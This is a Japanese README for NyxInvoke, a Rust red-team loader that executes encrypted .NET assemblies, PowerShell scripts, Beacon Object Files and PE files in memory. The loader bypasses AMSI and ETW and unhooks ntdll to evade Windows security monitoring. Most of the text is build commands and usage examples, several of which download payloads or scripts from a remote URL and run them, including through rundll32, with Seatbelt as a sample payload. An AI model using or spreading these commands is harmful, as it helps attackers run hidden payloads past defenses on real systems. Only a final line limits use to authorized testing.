 blacksnufkin/nyxinvoke
NyxInvokeは、Patchless AMSIおよびETWバイパス機能を備えた、.NETアセンブリ、PowerShell、BOFを実行するためのRust CLIツールです。デュアルビルドサポート付き。

NyxInvoke は、.NET アセンブリ、PowerShell コマンド/スクリプト、Beacon Object Files (BOF)、PE ファイルの実行用に設計された多用途の Rust ベースのツールで、Ntdll Unhooking、パッチレス AMSI、ETW バイパス機能を内蔵しています。スタンドアロンの実行ファイルまたは DLL のどちらとしてもコンパイルできます。
NyxInvoke は、実行ファイルまたは DLL のどちらとしてもビルドできます。次のコマンドを使用してください:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
コンパイル済みの CLR、BOF、または PE データを含めるには、それぞれのフィーチャーを追加します:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
または
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
実行ファイルは次の主要な動作モードをサポートしています:
NyxInvoke.exe <mode> [OPTIONS]
<mode> は、clr、ps、bof、pe のいずれかです。

DLL としてコンパイルされた場合、NyxInvoke は rundll32 を使用して実行できます。構文は次のとおりです:

rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
CLR モード (リモート実行):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
PowerShell モード (スクリプト実行):
NyxInvoke.exe ps --script C:\path\to\script.ps1
BOF モード (ローカル実行):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
PE モード (コンパイル済み実行):
NyxInvoke.exe pe --args arg1
CLR モード (リモート実行):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
PowerShell モード (直接コマンド実行):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
BOF モード (コンパイル済み実行):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
PE モード (ローカル実行・暗号化なし):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
resources ディレクトリには、NyxInvoke の機能をテストするためのファイルがいくつかあります:
暗号化 CLR アセンブリ (Seatbelt):
clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus
暗号化 BOF (ディレクトリ一覧):
bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"
暗号化 PE (メッセージボックス):
pe_data.encNyxInvoke.exe pe
PowerShell (メッセージボックス):
ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1



このツールは教育および許可されたテスト目的のみに使用してください。どの環境で使用する前にも、適切な許可を必ず取得してください。
